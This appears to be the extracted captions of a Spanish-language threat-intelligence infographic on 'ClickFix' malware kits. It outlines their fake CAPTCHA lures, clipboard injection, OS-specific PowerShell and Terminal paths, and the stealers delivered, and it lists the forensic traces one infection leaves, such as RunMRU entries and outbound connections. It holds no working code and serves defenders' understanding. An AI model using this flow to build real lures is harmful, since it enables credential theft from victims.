



Factory CONFIGURA Lure personalizable OS detection (userAgent) IUAM ClickFix Generator GENERA Windows · PowerShell Clipboard injection Bloqueo mobile macOS · Terminal DeerStealer · Odyssey (MaaS) Ofuscación No solamente se empaqueta el malware. También se empaqueta el camino para llegar a él.

Un clic y tres teclas dejan cinco huellas. 1 3 5 BROWSER PROCESS NETWORK JavaScript escribe el comando al portapapeles Proceso hijo de explorer.exe Conexión saliente a la siguiente etapa LO QUE VE LA PERSONA Verify you are human I’m not a robot Win + R Ctrl + V 2 4 Enter RUN DIALOG INTÉRPRETE Queda registrado en RunMRU PowerShell · mshta · curl
